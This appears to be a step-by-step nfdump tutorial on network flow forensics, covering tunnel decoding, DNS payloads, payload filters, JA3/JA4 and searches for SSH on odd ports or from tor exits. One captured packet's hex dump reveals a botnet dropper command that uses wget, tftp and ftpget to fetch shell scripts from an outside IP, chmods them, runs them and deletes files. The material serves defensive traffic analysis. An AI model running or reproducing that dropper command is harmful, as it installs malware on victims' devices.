2025-09-05 14:51:32.067  00:00:01.390  TCP      2a01:59..a8:d0f0 (DE).60074 -> 2001:47..b4:3bc1 (US).443      ...AP.SF      0        12         1905        1
2025-09-05 14:51:32.068  00:00:01.390  IPv6      193.24.227.12 (DE):443 -> 216.66.80.30 (DE):60074      .....      0        10         5080        1
2025-09-05 14:51:32.068  00:00:01.390  TCP      2001:47..b4:3bc1 (US).443 -> 2a01:59..a8:d0f0 (DE).60074      ...AP.SF      0        10         5080        1
...
2025-09-10 18:56:28.672  00:00:42.001  TCP      185.25.10.15 (RU):41347 -> 45.0.0.15 (US):25      ...A.R..      0        3          156        1
2025-09-10 18:57:31.673  00:00:00.000  TCP      185.25.10.15 (RU):41347 -> 45.0.0.15 (US):25      ...A.R..      0        1           52        1
2025-09-10 18:57:52.673  00:00:00.000  TCP      45.0.0.15 (US):25 -> 185.25.10.15 (RU):41347      ...A.R..      0        1           52        1
2025-09-10 18:58:13.673  00:00:00.000  TCP      45.0.0.15 (US):25 -> 185.25.10.15 (RU):41347      ...A.R..      0        1           52        1
Summary: total flows: 6566, total bytes: 161.6 M, total packets: 149631, avg bps: 2892, avg pps: 0, avg bpp: 1079
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 6566, passed: 6566, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.3409s User: 0.6749s Wall: 0.1739s flows/second: 37763.6 Runtime: 0.1739s
```



Step by step

```
% nfdump -r full-flows -o raw -c 1
```

Flow Record:

```
RecordCount = 1
Ident = none
Flags = 0x00 PCAP v1, Unsampled
Elements = 6: 1 3 15 29 31 42
size = 268
engine type = 17
engine ID = 1
export sysid = 0
first = 1757076665337 [2025-09-05 14:51:05.337]
last = 1757076665337 [2025-09-05 14:51:05.337]
received at = 1759913494489 [2025-10-08 10:51:34.489]
proto = 17 UDP
tcp flags = 0x00 .....
src port = 10361
dst port = 53
src tos = 0
fwd status = 0
in packets = 1
in bytes = 149
tun proto = 41 IPv6
tun src addr = 216.66.80.30: EU/DE/"Frankfurt am Main" long/lat: 50.1103/8.7147
tun dst addr = 193.24.227.12: EU/DE/Germany long/lat: 51.2993/9.4910
src addr = 2620:171:f8:f0::7: EU/DE/"Frankfurt am Main" long/lat: 50.1169/8.6837
dst addr = 2001:470:765b::d031:53: NA/US/'United States' long/lat: 37.7510/-97.8220
src as = 42
dst as = 6939
in src mac = 00:10:db:ff:10:00
out dst mac = 00:14:69:9e:11:40
in dst mac = 00:00:00:00:00:00
out src mac = 00:00:00:00:00:00
ip minTTL = 59
ip minTTL = 59
in payload = 104
DNS Header : Queries: 1, Answers: 0, Nameservers: 0, Additional: 1, Authoritative: false
DNS header : Truncated: false, Recursion desired: false, Recursion available: false
DNS header : Authentic data: false, Checking disabled: true, Result: No error
DNS Query : 0: 2.2.0.0.5.1.b.0.0.0.0.0.0.0.0.0.0.0.0.b.5.6.7.0.7.4.0.1.0.0.2.ip6.arpa. IN PTR
DNS Additional : 0: OPT RR: payload = 4096, DO = true, #opts = 0
```



Step by step

Is there more tunnel traffic?

```
% nfdump -r full-flows -o glong tun proto ipv6
Date first seen      Duration            Proto              Src IP Addr(..):Port      Dst IP Addr(..):Port      Flags  Tos  Packets  Bytes  Flows
2025-09-05 14:51:05.337  00:00:00.000 IPv6               216.66.80.30(DE):0        -> 193.24.227.12(DE):0        ..... 0    1        149    1
2025-09-05 14:51:05.337  00:00:00.000 UDP               2620:17..8:f0::7(DE).10361 -> 2001:47..d031:53(US).53    ..... 0    1        149    1
2025-09-05 14:51:11.631  00:00:00.000 IPv6               216.66.80.30(DE):0        -> 193.24.227.12(DE):0        ..... 0    1        107    1
2025-09-05 14:51:11.631  00:00:00.000 UDP               2001:47..7c:a4cb(DE).43523 -> 2001:47...a25:53(US).53    ..... 0    1        107    1
2025-09-05 14:51:11.634  00:00:00.000 IPv6               193.24.227.12(DE):0        -> 216.66.80.30(DE):0        ..... 0    1        284    1
2025-09-05 14:51:11.634  00:00:00.000 UDP               2001:47...a25:53(US).53    -> 2001:47..7c:a4cb(DE).43523 ..... 0    1        284    1
2025-09-05 14:51:24.659  00:00:00.000 IPv6               216.66.80.30(DE):0        -> 193.24.227.12(DE):0        ..... 0    1        111    1
2025-09-05 14:51:24.659  00:00:00.000 UDP               2400:cb..9e:57c6(DE).47274 -> 2001:47..d031:53(US).53    ..... 0    1        111    1
2025-09-05 14:51:20.836  00:00:05.048 IPv6               193.24.227.12(DE):0        -> 216.66.80.30(DE):0        ..... 0    6        3360   1
2025-09-05 14:51:20.836  00:00:05.048 TCP               2001:47..b4:3bc1(US).80     -> 2a01:cb..e8:35b0(FR).55031 ...AP.SF 0    6        3360   1
...
2025-09-09 00:54:43.543  00:00:00.000 IPv6               10.0.0.2(..):0            -> 10.0.0.1(..):0            ..... 0    1        100    1
2025-09-09 00:54:43.543  00:00:00.000 ICMP6             2001:db8:0:1::2(..).0     -> 2001:db8:0:1::1(..).129.0 ..... 0    1        100    1
2025-09-09 00:55:04.551  00:00:00.000 IPv6               10.0.0.1(..):0            -> 10.0.0.2(..):0            ..... 0    1        100    1
2025-09-09 00:55:04.551  00:00:00.000 ICMP6             2001:db8:0:1::1(..).0     -> 2001:db8:0:1::2(..).128.0 ..... 0    1        100    1
2025-09-09 00:55:25.551  00:00:00.000 IPv6               10.0.0.1(..):0            -> 10.0.0.2(..):0            ..... 0    1        100    1
2025-09-09 00:55:25.551  00:00:00.000 ICMP6             2001:db8:0:1::1(..).0     -> 2001:db8:0:1::2(..).128.0 ..... 0    1        100    1
2025-09-09 00:55:46.559  00:00:00.000 IPv6               10.0.0.2(..):0            -> 10.0.0.1(..):0            ..... 0    1        100    1
2025-09-09 00:55:46.559  00:00:00.000 ICMP6             2001:db8:0:1::2(..).0     -> 2001:db8:0:1::1(..).129.0 ..... 0    1        100    1
2025-09-09 00:56:07.559  00:00:00.000 IPv6               10.0.0.2(..):0            -> 10.0.0.1(..):0            ..... 0    1        100    1
2025-09-09 00:56:07.559  00:00:00.000 ICMP6             2001:db8:0:1::2(..).0     -> 2001:db8:0:1::1(..).129.0 ..... 0    1        100    1
Summary: total flows: 162, total bytes: 103098, total packets: 380, avg bps: 2, avg pps: 0, avg bpp: 271
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 162, passed: 162, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.3188s User: 0.6536s Wall: 0.2030s flows/second: 798.0 Runtime: 0.2030s
```



Step by step

What IPs do we have in the IPv6 tunnels?

```
% nfdump -r full-flows -s ip/bytes -6 tun proto ipv6
Top 10 IP Addr ordered by bytes:
Date first seen      Duration    Proto      IP Addr      Flows(%)    Packets(%)  Bytes(%)    pps  bps  bpp
2025-09-05 14:51:20.835    00:02:26.536 any        2001:470:765b:0:1c6e:18ae:ddb4:3bc1(US)  74(45.7)    266(70.0)   80954(78.5)  0    4    304
2025-09-05 14:51:32.067    00:02:26.209 any        2a01:598:a000:4fcf:9050:995a:36a8:d0f0(DE)  46(28.4)    154(40.5)   45878(44.5)  0    2    297
2025-09-05 14:51:20.835    00:02:26.536 any        2a01:cb0c:8315:a400:2118:60c1:e8e8:35b0(FR)  24(14.8)    76(20.0)   23658(22.9)  0    1    311
2025-09-05 14:51:11.631    00:02:26.188 any        2001:470:765b::a25:53(US)  52(32.1)    68(17.9)   12846(12.5)  0    0    188
2025-09-05 14:51:47.792    00:02:25.354 any        2607:ff68:107::18(US)  8( 4.9)    40(10.5)   11802(11.4)  0    0    295
2025-09-05 14:51:07.494    00:02:22.685 any        2001:470:765b:b15:22(US)  2( 1.2)    12( 3.2)   5580( 5.4)   0    0    465
2025-09-05 14:51:07.494    00:02:22.685 any        2001:470:6c:a1::2(US)  2( 1.2)    12( 3.2)   5580( 5.4)   0    0    465
2025-09-05 14:52:10.103    00:02:26.129 any        2003:180:2:4000:53:0:12:1(DE)  12( 7.4)    28( 7.4)   5332( 5.2)   0    0    190
2025-09-05 14:51:39.041    00:02:24.354 any        2003:180:2:4000:53:0:11:1(DE)  8( 4.9)     8( 2.1)   3820( 3.7)   0    0    477
2025-09-05 14:51:11.631    00:02:24.298 any        2001:470:1f0b:16b0:20c:29ff:fe7c:a4cb(DE)  32(19.8)    32( 8.4)   3694( 3.6)   0    0    115
Summary: total flows: 162, total bytes: 103098, total packets: 380, avg bps: 2, avg pps: 0, avg bpp: 271
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 162, passed: 162, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.2333s User: 0.6520s Wall: 0.1218s flows/second: 1330.2 Runtime: 0.1225s
```



Step by step

Are there other tunnels?

```
% nfdump -r full-flows tun proto gre
Date first seen      Duration      Proto      Src IP Addr(..):Port      Dst IP Addr(..):Port      Packets      Bytes      Flows
2025-09-07 10:07:16.838 00:00:00.000 GRE        172.16.23.2(..):0      -> 192.168.47.1(..):0      1            60        1
2025-09-07 10:07:16.838 00:00:00.000 ICMP      172.23.11.56(..):0     -> 192.168.42.11(..):8.0    1            60        1
2025-09-07 10:07:37.839 00:00:00.000 GRE        192.168.47.1(..):0     -> 172.16.23.2(..):0      1            60        1
2025-09-07 10:07:37.839 00:00:00.000 ICMP      192.168.42.11(..):0    -> 172.23.11.56(..):0.0    1            60        1
2025-09-07 10:07:58.853 00:00:00.000 GRE        172.16.23.2(..):0     -> 192.168.47.1(..):0      1            60        1
2025-09-07 10:07:58.853 00:00:00.000 ICMP      172.23.11.56(..):0     -> 192.168.42.11(..):8.0    1            60        1
...
2025-09-08 15:44:52.905 00:00:21.000 GRE        66.59.109.137(US):0    -> 172.27.1.66(..):0      2            152       1
2025-09-08 15:44:52.905 00:00:21.000 UDP        66.59.111.182(US):123  -> 66.59.111.190(US):123  2            152       1
2025-09-08 15:45:34.849 00:00:21.000 GRE        172.27.1.66(..):0     -> 66.59.109.137(US):0    2            152       1
2025-09-08 15:45:34.849 00:00:21.000 UDP        66.59.111.190(US):123  -> 129.170.17.4(US):123   2            152       1
2025-09-08 15:46:16.921 00:00:21.000 GRE        66.59.109.137(US):0    -> 172.27.1.66(..):0      2            152       1
2025-09-08 15:46:16.921 00:00:21.000 UDP        129.170.17.4(US):123  -> 66.59.111.190(US):123  2            152       1
Summary: total flows: 125, total bytes: 49026, total packets: 430, avg bps: 3, avg pps: 0, avg bpp: 114
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 125, passed: 125, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.2881s User: 0.6552s Wall: 0.1662s flows/second: 752.1 Runtime: 0.1663s
```



Step by step

What IPs do we have in the GRE tunnels?

```
% nfdump -r full-flows -s ip/bytes -n 0 tun proto gre
```

```
Top IP Addr ordered by bytes:
```

Date first seen	Duration	Proto	IP Addr	Flows(%)	Packets(%)	Bytes(%)	pps	bps	bpp
2025-09-07 10:07:16.838	00:00:03.800	any	172.23.11.56(..)	44 (35.2)	164 (38.1)	24857 (50.7)	0	52	151
2025-09-07 10:07:16.838	00:00:03.800	any	192.168.42.11(..)	41 (32.8)	161 (37.4)	24689 (50.4)	0	51	153
2025-09-07 11:21:49.597	00:00:03.612	any	2001:db8::1(..)	35 (28.0)	173 (40.2)	12795 (26.1)	0	28	73
2025-09-07 11:22:10.957	00:00:03.590	any	2001:db8::2(..)	34 (27.2)	172 (40.0)	12731 (26.0)	0	28	74
2025-09-08 15:18:58.793	00:00:01.659	any	66.59.111.190(US)	41 (32.8)	80 (18.6)	10422 (21.3)	0	50	130
2025-09-08 15:18:58.793	00:00:01.490	any	172.28.2.3(..)	35 (28.0)	68 (15.8)	9510 (19.4)	0	51	139
2025-09-07 11:17:16.597	00:00:00.251	any	ff02::16(..)	2 (1.6)	10 (2.3)	760 (1.6)	0	24	76
2025-09-07 11:19:01.594	00:00:00.146	any	fe80::2..6a:fef0(..)	2 (1.6)	7 (1.6)	520 (1.1)	0	28	74
2025-09-07 11:17:16.597	00:00:00.188	any	0.0.0.0(..)	3 (2.4)	6 (1.4)	432 (0.9)	0	18	72
2025-09-08 15:44:10.849	00:00:00.063	any	66.59.111.182(US)	2 (1.6)	4 (0.9)	304 (0.6)	0	38	76
2025-09-08 15:24:34.849	00:00:00.063	any	18.26.4.105(US)	2 (1.6)	4 (0.9)	304 (0.6)	0	38	76
2025-09-08 15:45:34.849	00:00:00.063	any	129.170.17.4(US)	2 (1.6)	4 (0.9)	304 (0.6)	0	38	76
2025-09-07 10:11:49.449	00:00:00.084	any	10.10.10.1(..)	3 (2.4)	3 (0.7)	168 (0.3)	0	15	56
2025-09-07 11:20:04.595	00:00:00.105	any	ff02::1(..)	2 (1.6)	2 (0.5)	128 (0.3)	0	9	64
2025-09-07 11:17:58.598	00:00:00.000	any	ff02::1..6a:fef0(..)	1 (0.8)	1 (0.2)	64 (0.1)	0	0	64
2025-09-07 11:20:25.595	00:00:00.000	any	ff02::1:ff00:1(..)	1 (0.8)	1 (0.2)	64 (0.1)	0	0	64

```
Summary: total flows: 125, total bytes: 49026, total packets: 430, avg bps: 3, avg pps: 0, avg bpp: 114
```

```
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
```

```
Total records processed: 125, passed: 125, Blocks skipped: 0, Bytes read: 2216444
```

```
Sys: 0.2584s User: 0.6557s Wall: 0.1467s flows/second: 852.0 Runtime: 0.1474s
```



Step by step

- So far, we looked into full header data
- nfpcapd decodes full header.
- => Move on to payload.
- Payload is decoded by nfdump from raw payload, when needed

```
% nfdump -r full-flows -c 1 -o long
Date first seen      Duration           Proto SC          Src IP Addr(..):Port  DC      Dst IP Addr(..):Port  Flags  Packets  Bytes
FlowsInput Payload
2025-09-05 14:51:05.337  00:00:00.000 IPv6  DE      216.66.80.30(DE):0    -> DE    193.24.227.12(DE):0  .....  1        149    1
<no payload>
2025-09-05 14:51:05.337  00:00:00.000 UDP   DE 2620:17..8:f0::7(DE).10361 -> US 2001:47..d031:53(US).53  .....  1        149    1
DNS Header : Queries: 1, Answers: 0, Nameservers: 0, Additional: 1, Authoritative: false
DNS header : Truncated: false, Recursion desired: false, Recursion available: false
DNS header : Authentic data: false, Checking disabled: true, Result: No error
DNS Query  : 0: 2.2.0.0.5.1.b.0.0.0.0.0.0.0.0.0.0.0.b.5.6.7.0.7.4.0.1.0.0.2.ip6.arpa. IN PTR
DNS Additional : 0: OPT RR: payload = 4096, DO = true, #opts = 0

Summary: total flows: 1, total bytes: 149, total packets: 1, avg bps: 0, avg pps: 0, avg bpp: 0
Time window: 2025-09-05 14:51:05.337 - 2025-09-05 14:59:43.146, Duration: 00:08:37.809
Total records processed: 1, passed: 79, Blocks skipped: 0, Bytes read: 32400
Sys: 0.1045s User: 0.6356s Wall: 0.0012s flows/second: 863.6 Runtime: 0.0012s
```



Step by step

```
% nfdump -r full-flows -c 10 -o longp
Date first seen      Duration          Proto SC          Src IP Addr(..):Port  DC          Dst IP Addr(..):Port  Flags  Packets  Bytes
FlowsInput Payload
2025-09-05 14:51:05.337      00:00:00.000 IPv6  DE          216.66.80.30(DE):0    -> DE      193.24.227.12(DE):0    .....  1        149    1
<no payload>
2025-09-05 14:51:05.337      00:00:00.000 UDP   DE 2620:17..8:f0::7(DE).10361 -> US 2001:47..d031:53(US).53 .....  1        149    1
DNS Header : Queries: 1, Answers: 0, Nameservers: 0, Additional: 1, Authoritative: false
DNS header : Truncated: false, Recursion desired: false, Recursion available: false
DNS header : Authentic data: false, Checking disabled: true, Result: No error
DNS Query  : 0: 2.2.0.0.5.1.b.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.b.5.6.7.0.7.4.0.1.0.0.2.ip6.arpa. IN PTR
DNS Additional : 0: OPT RR: payload = 4096, DO = true, #opts = 0

2025-09-05 14:51:11.631      00:00:00.000 IPv6  DE          216.66.80.30(DE):0    -> DE      193.24.227.12(DE):0    .....  1        107    1
<no payload>
2025-09-05 14:51:11.631      00:00:00.000 UDP   DE 2001:47..7c:a4cb(DE).43523 -> US 2001:47...a25:53(US).53 .....  1        107    1
DNS Header : Queries: 1, Answers: 0, Nameservers: 0, Additional: 1, Authoritative: false
DNS header : Truncated: false, Recursion desired: true, Recursion available: false
DNS header : Authentic data: true, Checking disabled: false, Result: No error
DNS Query  : 0: random.weberlab.de. IN AAAA
DNS Additional : 0: OPT RR: payload = 4096, DO = false, #opts = 1


2025-09-05 14:51:11.634      00:00:00.000 IPv6  DE          193.24.227.12(DE):0    -> DE      216.66.80.30(DE):0    .....  1        284    1
<no payload>
2025-09-05 14:51:11.634      00:00:00.000 UDP   US 2001:47...a25:53(US).53    -> DE 2001:47..7c:a4cb(DE).43523 .....  1        284    1
DNS Header : Queries: 1, Answers: 1, Nameservers: 2, Additional: 5, Authoritative: true
DNS header : Truncated: false, Recursion desired: true, Recursion available: false
DNS header : Authentic data: false, Checking disabled: false, Result: No error
DNS Query  : 0: random.weberlab.de. IN AAAA
DNS Answer : 0: random.weberlab.de. ttl: 60, IN AAAA: 2001:470:765b:0:1c6e:18ae:ddb4:3bc1
DNS Nameserver : 0: weberlab.de. ttl: 60, IN NS: ns1.weberdns.de.
DNS Nameserver : 1: weberlab.de. ttl: 60, IN NS: ns2.weberdns.de.
DNS Additional : 0: ns1.weberdns.de. ttl: 3600, IN AAAA: 2001:470:765b::a25:53
DNS Additional : 1: ns2.weberdns.de. ttl: 3600, IN AAAA: 2001:470:1f0b:16b0::a26:53
DNS Additional : 2: ns1.weberdns.de. ttl: 3600, IN A: 193.24.227.238
DNS Additional : 3: ns2.weberdns.de. ttl: 3600, IN A: 194.247.5.14
DNS Additional : 4: OPT RR: payload = 4096, DO = false, #opts = 1
```



Step by step

To work with payload data, we have additional filters, which apply to the payload:

payload content '<string>'
payload regex '<regex>'
payload dns defined
payload dns name '<dnsname>'
payload dns address <IP>
payload ssl defined
payload ssl version <version>
payload tls version <version>
payload tls sni <sniname>
payload ja3 <md5string>
payload ja3 defined
payload ja4 <ja4string>
payload jas4 <ja4Sstring>



```
nfdump -o flows "payload content 'GET'"
nfdump -o flows "payload regex '^GET /. *HTTP/1.1'"
nfdump -o flows "payload dns defined"
nfdump -o flows "payload dns name 'heise.de'"
nfdump -o flows "payload dns address 193.99.144.80"
nfdump -o flows "payload ssl defined"
nfdump -o flows "payload ssl version 3.0"
nfdump -o flows "payload tls version 1.2"
nfdump -o flows "payload tls sni 'bad.curveballtest.com'"
nfdump -o flows "payload ja3 d53e4608f956df65bb2b8a8c4d3b025d"
nfdump -o flows "payload ja3 defined"
nfdump -o flows "payload ja4 t12i860500_e18388e7f3a3_a1e935682795"
nfdump -o flows "payload jas4 t130500_c02b_845f7282a956"
```



Step by step

Combine flow filter with payload filter:

Search for HTTP traffic on ports other than port 80:

```
% nfdump -r full-flows "not port 80 and payload regex '^GET /*HTTP/1.1'"
Date first seen      Duration          Proto SC         Src IP Addr(..):Port  DC      Dst IP Addr(..):Port  Flags  Packets  Bytes
FlowsInput Payload
2025-09-06 04:06:10.122  00:02:27.000 TCP    ..      192.168.7.12(..):1230 -> ..    192.168.7.26(..):57221 ...AP.SF      5      321      1
GET /ctrl-int/1/setproperty?dmcp.device-busy=0 HTTP/1.1
Host: Johannes-ei-Patt.local.
Active-Remote: 2653234063

2025-09-06 04:39:46.404  00:00:00.000 TCP    ..      192.168.7.12(..):1231 -> ..    192.168.7.26(..):57221 ...AP...      1      168      1
GET /ctrl-int/1/setproperty?dmcp.device-volume=-17.875000 HTTP/1.1
Host: Johannes-ei-Patt.local.
Active-Remote: 2653234063

2025-09-09 14:20:46.701  00:00:00.000 TCP    ..      10.0.0.1(..):1637 -> ..    10.0.0.2(..):21477 ...AP...      1      435      1
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ro-ro,ro;q=0.8,en-us;q=0.6,en-gb;q=0.4,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: PREF=ID=xxxxxxxxxxxxxxxx:TM=xxxxxxxxxx:LM=xxxxxxxxxx:S=xxxxxxxxxxxxx_6oz
Connection: keep-alive
```



Step by step

Search for string, you suspect to be suspicious:

```
% nfdump -r full-flows -o longp "payload content 'chmod 777'"
```

Date first seen	Duration	Proto	SC	Src IP Addr(..):Port	DC	Dst IP Addr(..):Port	Flags	Packets	Bytes	
2025-09-05 14:51:34.709	00:00:00.000	UDP	NL	185.244.25.191(NL):35096	-> DE	193.24.227.10(DE):53413	1	437	1
FlowsInput Payload										
41 41	00 00	41 41 41 41	20 63 64 20 2F 74 6D 70	| AA..AAAA cd /tmp						
20 7C 7C	20 63 64 20 2F	76 61 72 2F 72 75 6E 20	| || cd /var/run							
7C 7C	20 63 64 20 2F 6D	6E 74 20 7C 7C 20 63 64	| || cd /mnt || cd							
20 2F 72 6F 6F	74 20 7C 7C	7C 20 63 64 20 2F 3B 20	| /root || cd /;							
77 67 65 74 20 68 74 74	70 3A 2F 2F 31 39 32 2E	| wget http://192.								
32 33 36 2E 31 36 31 2E	35 34 2F 62 69 6E 73 2E	| 236.161.54/bins.								
73 68 3B 20 63 68 6D 6F	64 20 37 37 37 20 62 69	| sh; chmod 777 bi								
6E 73 2E 73 68 3B 20 73	68 20 62 69 6E 73 2E 73	| ns.sh; sh bins.s								
68 3B 20 74 66 74 70 20	31 39 32 2E 32 33 36 2E	| h; tftp 192.236.								
31 36 31 2E 35 34 20 2D	63 20 67 65 74 20 74 66	| 161.54 -c get tf								
74 70 31 2E 73 68 3B 20	63 68 6D 6F 64 20 37 37	| tpl.sh; chmod 77								
37 20 74 66 74 70 31 2E	73 68 3B 20 73 68 20 74	| 7 tftpl.sh; sh t								
66 74 70 31 2E 73 68 3B	20 74 66 74 70 20 2D 72	| ftpl.sh; tftp -r								
20 74 66 74 70 32 2E 73	68 20 2D 67 20 31 39 32	| tftp2.sh -g 192								
2E 32 33 36 2E 31 36 31	2E 35 34 3B 20 63 68 6D	| .236.161.54; chm								
6F 64 20 37 37 37 20 74	66 74 70 32 2E 73 68 3B	| od 777 tftp2.sh;								
20 73 68 20 74 66 74 70	32 2E 73 68 3B 20 66 74	| sh tftp2.sh; ft								
70 67 65 74 20 2D 76 20	2D 75 20 61 6E 6F 6E 79	| pget -v -u anony								
6D 6F 75 73 20 2D 70 20	61 6E 6F 6E 79 6D 6F 75	| mous -p anonymou								
73 20 2D 50 20 32 31 20	31 39 32 2E 32 33 36 2E	| s -P 21 192.236.								
31 36 31 2E 35 34 20 66	74 70 31 2E 73 68 20 66	| 161.54 ftpl.sh f								
74 70 31 2E 73 68 3B 20	73 68 20 66 74 70 31 2E	| tpl.sh; sh ftpl.								
73 68 3B 20 72 6D 20 2D	72 66 20 62 69 6E 73 2E	| sh; rm -rf bins.								
73 68 20 74 66 74 70 31	2E 73 68 20 74 66 74 70	| sh tftpl.sh tftp								
32 2E 73 68 20 66 74 70	31 2E 73 68 3B 20 72 6D	| 2.sh ftpl.sh; rm								
20 2D 72 66 20 2A 20 00	0A 00 00 00	| -rf *								



Step by step

Search for SSH traffic on ports other than port 22:

```
% nfdump -r full-flows -o longp "not port 22 and payload regex '^SSH-2.*'"
```

Date first seen	Duration	Proto	SC	Src IP Addr(..):Port	DC	Dst IP Addr(..):Port	Flags	Packets	Bytes	
2025-09-10 14:56:35.511	00:03:02.959	TCP	..	194.230.144.240(..):10155	-> ..	192.168.168.5(..):2222	CE.AP.S.	2086	122937	1
FlowsInput Payload SSH-2.0-OpenSSH_8.6										
2025-09-10 14:58:12.360	00:01:33.609	TCP	..	192.168.168.5(..):2222	-> ..	192.42.116.218(..):26489	...AP.S.	52716	75.2 M	1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7										
2025-09-10 14:58:12.360	00:01:33.670	TCP	..	192.42.116.218(..):26489	-> ..	192.168.168.5(..):2222	...AP.S.	35276	1.9 M	1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u6										
2025-09-10 14:56:35.511	00:04:25.901	TCP	..	192.168.168.5(..):2222	-> ..	194.230.144.240(..):10155	CE.AP.S.	2447	3.6 M	1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7										
2025-09-10 15:01:33.277	00:01:20.610	TCP	..	192.42.116.218(..):25423	-> ..	192.168.168.5(..):2222	...AP.SF	23777	73.5 M	1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u6										
2025-09-10 15:01:33.277	00:01:20.617	TCP	..	192.168.168.5(..):2222	-> ..	192.42.116.218(..):25423	...AP.SF	11869	656000	1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7										

```
Summary: total flows: 6, total bytes: 155.0 M, total packets: 128171, avg bps: 3.3 M, avg pps: 338, avg bpp: 1209  
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336  
Total records processed: 6, passed: 6, Blocks skipped: 0, Bytes read: 2216444  
Sys: 0.1585s User: 0.0358s Wall: 0.1284s flows/second: 46.7 Runtime: 0.1284s
```



Step by step

Search for SSH traffic from tor exit nodes:

```
% nfdump -r full-flows -o longp "ip tor and payload regex '^SSH-2.*'"
Date first seen      Duration          Proto SC          Src IP Addr(..):Port  DC      Dst IP Addr(..):Port  Flags  Packets  Bytes
FlowsInput Payload
2025-09-10 14:58:12.360    00:01:33.609 TCP    ..    192.168.168.5(..):2222  -> NL    192.42.116.218 (NL):26489  ...AP.S.    52716    75.2 M    1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7

2025-09-10 14:58:12.360    00:01:33.670 TCP    NL    192.42.116.218 (NL):26489  -> ..    192.168.168.5(..):2222  ...AP.S.    35276    1.9 M    1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u6

2025-09-10 15:01:33.277    00:01:20.610 TCP    NL    192.42.116.218 (NL):25423  -> ..    192.168.168.5(..):2222  ...AP.SF    23777    73.5 M    1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u6

2025-09-10 15:01:33.277    00:01:20.617 TCP    ..    192.168.168.5(..):2222  -> NL    192.42.116.218 (NL):25423  ...AP.SF    11869    656000    1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
```

```
Summary: total flows: 4, total bytes: 151.3 M, total packets: 123638, avg bps: 4.3 M, avg pps: 439, avg bpp: 1223
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 4, passed: 4, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.3269s User: 0.6591s Wall: 0.1886s flows/second: 21.2 Runtime: 0.1886s
```



Step by step

More examples:

```
% nfdump -r full-flows -o "fmt:%long %sni" "payload ssl defined"
```

Date first seen	Duration	Proto	Src IP Addr:Port		Dst IP Addr:Port	Flags	Packets	Bytes	Flows	sni name
2025-09-05 14:51:32.067	00:00:01.390	IPv6	216.66.80.30:0	->	193.24.227.12:0	.....	12	1905	1	0
2025-09-05 14:51:32.067	00:00:01.390	TCP	2a01:59..a8:d0f0.60074	->	2001:47..b4:3bc1.443	...AP.SF	12	1905	1	ip.webernetz.net
2025-09-05 14:51:32.068	00:00:01.390	IPv6	193.24.227.12:0	->	216.66.80.30:0	.....	10	5080	1	0
2025-09-05 14:51:32.068	00:00:01.390	TCP	2001:47..b4:3bc1.443	->	2a01:59..a8:d0f0.60074	...AP.SF	10	5080	1	
2025-09-05 14:51:47.792	00:00:00.802	IPv6	216.66.80.30:0	->	193.24.227.12:0	.....	9	1442	1	0
2025-09-05 14:51:47.792	00:00:00.802	TCP	2607:ff..107::18.46190	->	2001:47..b4:3bc1.443	CE.AP.SF	9	1442	1	random.weberlab.de
2025-09-05 19:02:16.000	00:04:12.000	TCP	80.154.108.235:443	->	192.168.110.9:50477	...AP.SF	7	4409	1	
2025-09-05 19:01:55.000	00:05:15.000	TCP	192.168.110.9:50477	->	80.154.108.235:443	...AP.SF	9	1028	1	
2025-09-07 06:35:31.000	00:01:03.000	IPv6	216.66.80.30:0	->	193.24.227.12:0	.....	3	721	1	0
2025-09-07 06:35:31.000	00:01:03.000	TCP	2a01:59..a8:d0f0.60074	->	2001:47..b4:3bc1.443	...AP.S.	3	721	1	ip.webernetz.net
2025-09-07 12:53:52.000	00:01:03.000	TCP	138.246.253.15:33054	->	193.24.227.248:443	...AP.S.	3	415	1	dynprefix.net
2025-09-07 12:54:13.000	00:02:27.000	TCP	193.24.227.248:443	->	138.246.253.15:33054	...AP.S.	6	4511	1	
2025-09-07 14:55:19.000	00:01:03.000	TCP	10.82.185.11:51105	->	5.35.226.136:52149	...AP.S.	3	632	1	testfiles.webernetz.net
2025-09-07 15:29:37.000	00:05:15.000	TCP	5.35.226.136:53702	->	10.82.185.11:51111	...AP...	11	10973	1	
2025-09-08 06:53:16.000	00:01:03.000	TCP	192.168.173.5:58486	->	194.247.5.23:443	...AP.S.	3	649	1	random46.weberlab.de
2025-09-09 13:34:34.013	00:02:27.036	TCP	10.180.156.141:62599	->	192.30.252.130:443	...AP.S.	6	574	1	www.github.com
2025-09-09 13:37:22.085	00:01:45.000	TCP	192.30.252.130:443	->	10.180.156.141:62599	...AP...	6	7794	1	
2025-09-09 16:14:10.576	00:01:03.000	TCP	10.180.156.185:53554	->	10.180.156.249:1080	...AP...	4	448	1	www.example.com
2025-09-09 16:15:34.580	00:04:33.001	TCP	10.180.156.249:1080	->	10.180.156.185:53554	...AP...	10	12128	1	
